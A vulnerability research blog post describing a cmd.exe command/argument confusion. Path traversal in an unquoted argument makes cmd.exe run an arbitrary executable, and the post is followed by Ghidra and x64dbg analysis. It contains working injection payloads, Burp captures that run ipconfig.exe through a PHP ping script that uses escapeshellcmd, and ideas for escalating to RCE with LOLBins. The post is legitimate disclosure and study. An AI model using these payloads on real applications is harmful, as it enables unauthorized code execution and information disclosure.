


Cmd Hijack - a command/argument confusion with path traversal in cmd.exe

vx-underground.org collection // [Julian Horoszkiewicz](#)




This one is about an *interesting behavior* 😊 I identified in cmd.exe in result of many weeks of intermittent (private time, every now and then) research in pursuit of some new OS Command Injection attack vectors.

So I was mostly trying to:

- find an encoding mismatch between some command check/sanitization code and the rest of the program, allowing to smuggle the ASCII version of the existing command separators in the second byte of a wide char (for a moment I believed I had it in the StripQuotes function - I was wrong $\bar{\backslash}(\text{ツ})\bar{\backslash}$),
- discover some hidden cmd.exe's counterpart of the unix shells' backtick operator,
- find a command separator alternative to |, & and \n - which long ago resulted in the discovery of an interesting and still alive, but very rarely occurring vulnerability - <https://vuldb.com/?id.93602>.

And I eventually ended up finding a command/argument confusion with path traversal ... or whatever the fuck this is 😊

For the lazy with no patience to read the whole thing, here comes the magic trick:



Tested on Windows 10 Pro x64 (Microsoft Windows [Version 10.0.18363.836]), cmd.exe version: 10.0.18362.449 (SHA256: FF79D3C4A0B7EB191783C323AB8363EBD1FD10BE58D8BCC96B07067743CA81D5). But should work with earlier versions as well... probably with all versions.

Some more context

Let's consider the following command line: `cmd.exe /c "ping 127.0.0.1"`,

whereas 127.0.0.1 is the argument controlled by the user in an application that runs an external command (in this sample case it's *ping*). This exact syntax - with the command being preceded with the `/c` switch and enclosed in double quotes - is the default way `cmd.exe` is used by external programs to execute system commands (e.g. PHP `shell_exec()` function and its variants).

Now, the user can trick `cmd.exe` into running `calc.exe` instead of `ping.exe` by providing an argument like `127.0.0.1/../../../../../../../../windows/system32/calc.exe`, traversing the path to the executable of their choice, which `cmd.exe` will run instead of the `ping.exe` binary.

So the full command line becomes:

```
cmd.exe /c "ping 127.0.0.1/../../../../../../../../windows/system32/calc.exe"
```

The potential impact of this includes Denial of Service, Information Disclosure, Arbitrary Code Execution (depending on the target application and system).

Although I am fairly sure there are some other scenarios with OS command execution whereas a part of the command line comes from a different security context than the final command is executed with (Some services maybe? I haven't search myself yet) - anyway let's use a web application as an example.

Consider the following sample PHP code:

```

1  <?php
2  if(isset($_POST['host']))
3  {
4      $host = $_POST['host'];
5      $command = escapeshellcmd("ping $host");
6      echo shell_exec($command);
7  }
8  else
9  {
10     echo "No host specified.";
11 }
12 ?>

```

Due to the use of `escapeshellcmd()` it is not vulnerable to known command injection vectors (except for argument injection, but that's a slightly different story and does not allow RCE with the list of arguments `ping.exe` supports - no built-in execution arguments like `find's -exec`).

And I know, I know, some of you will point out that in this case `escapeshellarg()` should be used instead - and yup, you would be right, especially since putting the argument in quotes in fact prevents this behavior, as in such case `cmd.exe` properly identifies the command to run (`ping.exe`). The trick does not work when the argument is enclosed in single/double quotes.

Anyway - the use of `escapeshellcmd()` instead of `escapeshellarg()` is very common. Noticed that while - after finding and registering [CVE-2020-12669](#), [CVE-2020-12742](#) and [CVE-2020-12743](#) ended up spending one more week running automated source code analysis scans against more open source projects and manually following up the results - using my old evil [SCA tool](#) for PHP. Also that's what made me fed up with PHP again quite quickly, forcing me to get back to `cmd.exe` only to let me finally discover what this blog post is mostly about.

I am fairly sure there are applications vulnerable to this (doing OS command injection sanity checks, but failing to prevent path traversal and enclose the argument in quotes). Haven't searched yet because I am way too lazy/busy.

Also, the notion of similar behavior in other command interpreters is also worth entertaining.

An extended POC

Normal use:

```
Request
Raw Params Headers Hex
1 POST /ping.php HTTP/1.1
2 Host: shelling.hackingiscool.pl
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9,pl;q=0.8
9 Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 14
12
13 host=127.0.0.1

Response
Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 06 Jun 2020 08:43:28 GMT
3 Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
4 X-Powered-By: PHP/7.4.6
5 Content-Length: 418
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9
10 Pinging 127.0.0.1 with 32 bytes of data:
11 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
12 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
13 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
14 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
15
16 Ping statistics for 127.0.0.1:
17 Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
18 Approximate round trip times in milli-seconds:
19 Minimum = 0ms, Maximum = 0ms, Average = 0ms
20
```

Abuse:

```
Request
Raw Params Headers Hex
1 POST /ping.php HTTP/1.1
2 Host: shelling.hackingiscool.pl
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9,pl;q=0.8
9 Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 65
12
13 host=127.0.0.1/../../../../../../../../windows/system32/ipconfig.exe]

Response
Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 06 Jun 2020 08:53:21 GMT
3 Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
4 X-Powered-By: PHP/7.4.6
5 Content-Length: 326
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9
10 Windows IP Configuration
11
12
13 Ethernet adapter Ethernet 2:
14
15 Connection-specific DNS Suffix . : home
16 Link-local IPv6 Address . . . . . : fe80::4803:f46a:6fc0:f9b5%15
17 IPv4 Address. . . . . : 192.168.1.24
18 Subnet Mask . . . . . : 255.255.255.0
19 Default Gateway . . . . . : 192.168.1.1
20
```

So we just effectively achieved an equivalent of actual (exec, not just read) PE Local File Inclusion in an otherwise-safe PHP ping script.

But I don't think that our options end here.

The potential for extending this into a full RCE without chaining with file upload/control

I am certain it is also possible to turn this into an RCE even without the possibility of fully/partially controlling any file in the target file system and deliver the payload *in the command line itself*, thus creating a sort of polymorphic malicious command line payload.

When running the target executable, cmd.exe passes to it the entire part of the command line

following the /c switch.

For instance:

```
cmd.exe /c "ping 127.0.0.1/../../../../../../../../../../../../../../../../windows/system32/calc.exe"
```

executes `c:\windows\system32\calc.exe` with command line equal `ping 127.0.0.1/../../../../../../../../../../../../../../../../windows/system32/calc.exe`.

And, as presented in the extended POC, it is possible to hijack the executable even when providing multiple arguments, leading to command lines like:

ping **THE PLACE FOR THE RCE PAYLOAD ARGS** 127.0.0.1/../../../../path/to/lol.bin

This is the command line lol.bin would be executed with. Finding a proxy execution [LOLBin](#) tolerant enough to invalid arguments (since we as attackers cannot fully control them) could turn this into a full RCE.

The LOLBin we need is one accepting/ignoring the first argument (which is the hardcoded command we cannot control, in our example "ping"), while also willing to accept/ignore the last one (which is the traversed path to itself). Something like <https://lolbas-project.github.io/lolbas/Binaries/leexec/>, but actually accepting multiple arguments while quietly ignoring the incorrect ones.

Also, I was thinking of powershell.

Running this:

```
cmd.exe /c "ping ;calc.exe;  
127.0.0.1/../../../../../../../../../../../../../../../../windows/system32/WindowsPowerShell/v1.  
0/POWERSHELL.EXE"
```

makes powershell start with command line of

```
ping ;calc.exe  
127.0.0.1/../../../../../../../../../../../../../../../../windows/system32/WindowsPowerShell/  
v1.0/POWERSHELL.EXE
```

I expected it to treat the command line as a string of inline commands and run calc.exe after running ping.exe. Yes, I know, a semicolon is used here to separate ping from calc - but the

semicolon character is NOT a command separator in cmd.exe, while it is in powershell (on the other hand almost all OS Command Injection filters block it anyway, as they are written universally with multiple platforms in mind - cause obviously the semicolon IS a command separator in unix shells).

A perfectly supported syntax here would be some sort of simple base64-encoded code injection like powershell's `-EncodedCommand`, having found a way to make it work even when preceded with a string we cannot control. Anyway, this attempt led to powershell running in interactive mode instead of treating the command line as a sequence of inline commands to execute.


Anyway, at this point turning this into an RCE boils down to researching the behaviors of particular LOLbins, focusing on the way they process their command line, rather than researching cmd.exe itself (although yes, I also thought about self-chaining and abusing cmd.exe as the LOLbin for this, in hope for taking advantage of some nuances between the way it parses its command line when it does and when it does not start with the `/c` switch).

Stumbling upon and some analysis

I know this looks silly enough to suggest I found it while ramming that sample PHP code over HTTP with Burp while watching Procmon with proper filters... or something like that (which isn't such a bad idea by the way)... as opposed to writing a custom [cmd.exe fuzzer](#) (no, you don't need to tell me my code is far away from elegant, I couldn't care less), then after obtaining rather boring and disappointing results, spending weeks on static analysis with Ghidra (thanks [NSA](#), I am literally in love with this tool), followed up with more weeks of further work with Ghidra while simultaneously manually debugging with x64dbg while further expanding comments in the Ghidra project 😊

cmd.exe command line processing starts in the `CheckSwitches` function (which gets called from `Init`, which itself gets called from `main`). `CheckSwitches` is responsible for determining what switches (like `/c`, `/k`, `/v:on` etc.) cmd.exe was called with. The full list of options can be found in `cmd.exe /? help` (which by the way, to my surprise, reflects the actual functionality pretty well).

I spent a good deal of time analyzing it carefully, looking for hidden switches, logic issues allowing to smuggle multiple switches via the command line by jumping out of the double quotes, quote-stripping issues and whatever else would just manifest to me as I dug in.



```

39 | s_encountered = false;
40 | executable_to_search = mkstr(0x4006);
41 | uVar3 = fEnableExtensions;
42 | current_cmdline_char = cmdline_buff_pointer;
43 | if (executable_to_search == 0x0) {
44 | LAB_14001b87c:
45 |     CMDExit(1);
46 |     pcVar1 = swi(3);
47 |     (*pcVar1)();
48 |     return;
49 | }
50 | while( true ) {
51 |     if ((current_cmdline_char == 0x0) ||
52 |         (current_cmdline_char = wcschr(current_cmdline_char, L'/'), current_cmdline_char == 0x0))
53 |         goto NO_CMDLINE_OR_NO_SLASH_IN_IT;
54 |         /* At this point next_cmd_char points to the char next to the slash / - the
55 |          actual switch. Interestingly, this would suggest we can trigger the help
56 |          message by placing the /? anywhere in the command line, including
57 |          user-controlled stuff within the /c "string", right? Well, the search for
58 |          switches goes from left to right, in a loop. With some additional logic
59 |          making some switch combinations mutually exclusive. */
60 |     next_cmdline_char = current_cmdline_char + 1;
61 |     lowered_curr_cmd_char = towlower(*next_cmdline_char);
62 |     if (lowered_curr_cmd_char == 0) goto NO_CMDLINE_OR_NO_SLASH_IN_IT;
63 |         /* 0x3f is the quotation mark ? */
64 |     if (lowered_curr_cmd_char == 0x3f) {
65 |         BeginHelpPause();

```

If the /c switch is detected, processing moves to the actual command line enclosed in double quotes - which is the most common mode cmd.exe is used and the only one the rest of this write-up is about:


```
Command Prompt - cmd.exe /?
Starts a new instance of the Windows command interpreter

CMD [/A | /U] [/Q] [/D] [/E:ON | /E:OFF] [/F:ON | /F:OFF] [/V:ON | /V:OFF]
  [[/S] [/C | /K] string]

/C      Carries out the command specified by string and then terminates
/K      Carries out the command specified by string but remains
/S      Modifies the treatment of string after /C or /K (see below)
/Q      Turns echo off
/D      Disable execution of AutoRun commands from registry (see below)
/A      Causes the output of internal commands to a pipe or file to be ANSI
/U      Causes the output of internal commands to a pipe or file to be
        Unicode
/T:fg   Sets the foreground/background colors (see COLOR /? for more info)
/E:ON   Enable command extensions (see below)
/E:OFF  Disable command extensions (see below)
/F:ON   Enable file and directory name completion characters (see below)
/F:OFF  Disable file and directory name completion characters (see below)
/V:ON   Enable delayed environment variable expansion using ! as the
        delimiter. For example, /V:ON would allow !var! to expand the
        variable var at execution time. The var syntax expands variables
        at input time, which is quite a different thing when inside of a FOR
        loop.
/V:OFF  Disable delayed environment expansion.
```

The same mode can be attained with the /r switch:

```
Note that multiple commands separated by the command separator '&&'
are accepted for string if surrounded by quotes. Also, for compatibility
reasons, /X is the same as /E:ON. /Y is the same as /E:OFF and /R is the
same as /C. Any other switches are ignored.

If /C or /K is specified, then the remainder of the command line after
the switch is processed as a command line, where the following logic is
used to process quote (") characters:

1. If all of the following conditions are met, then quote characters
   on the command line are preserved:

   - no /S switch
   - exactly two quote characters
   - no special characters between the two quote characters,
     where special is one of: &<>()@^|
   - there are one or more whitespace characters between the
     two quote characters
   - the string between the two quote characters is the name
     of an executable file.
```

After some further logic, doing, among other things, parsing the quoted string and making some sanity fixes (like removing any spaces if any found from its beginning), a function with a very encouraging and self-explanatory name is called:

Disassembly view:

14000a6ca	CALL	SearchForExecutable	int SearchForExecutable(cmdnode * cmdno...
14000a6cf	MOV	param_1,R15	
14000a6d2	MOV	EDI,executable_searchedd	
14000a6d4	CALL	FreeStr	void FreeStr(void * param_1)
14000a6d9	MOV	param_1,RBP	
14000a6dc	CALL	FreeStr	void FreeStr(void * param_1)
14000a6e1	XOR	EBP,EBP	
14000a6e3	TEST	EDI,EDI	

Decompiler view:



```
331     *psVar5 = 0;
332     *pointer_to_byte_after_the_last_quot= saved_last_byte_after_second_quot;
333     /* The full path is returned in R14. */
334     executable_searchedd= SearchForExecutable(auStack184,executable_to_search,0x2003);
335     FreeStr(size_plus_two);
336     FreeStr(another_buff);
337     if (executable_searchedd!= 0) {
338         if (executable_searchedd== 3) {
339             PutStdErr(DosErr,0);
340             CMDexit(DosErr);
341             pcVar1 = swi(3);
342             (*pcVar1)();
343             return;
344         }
345         goto cmdline_not_quoted_or_quoting_processed;
346     }
```

At this point it was clear it was high time for debugging to come into play.

By default x64dbg will set up a breakpoint at the entry point - mainCRTStartup.

This is a good opportunity to set an arbitrary command line:


cmd.exe - PID: 2C68 - Module: cmd.exe - Thread: Main Thread 2FD4 - x64dbg



Then start cmd.exe once again (Debug-> Restart).


We also set up a breakpoint on the top of the SearchForExecutable function, so we catch all its instances.

We run into the first instance of SearchForExecutable:



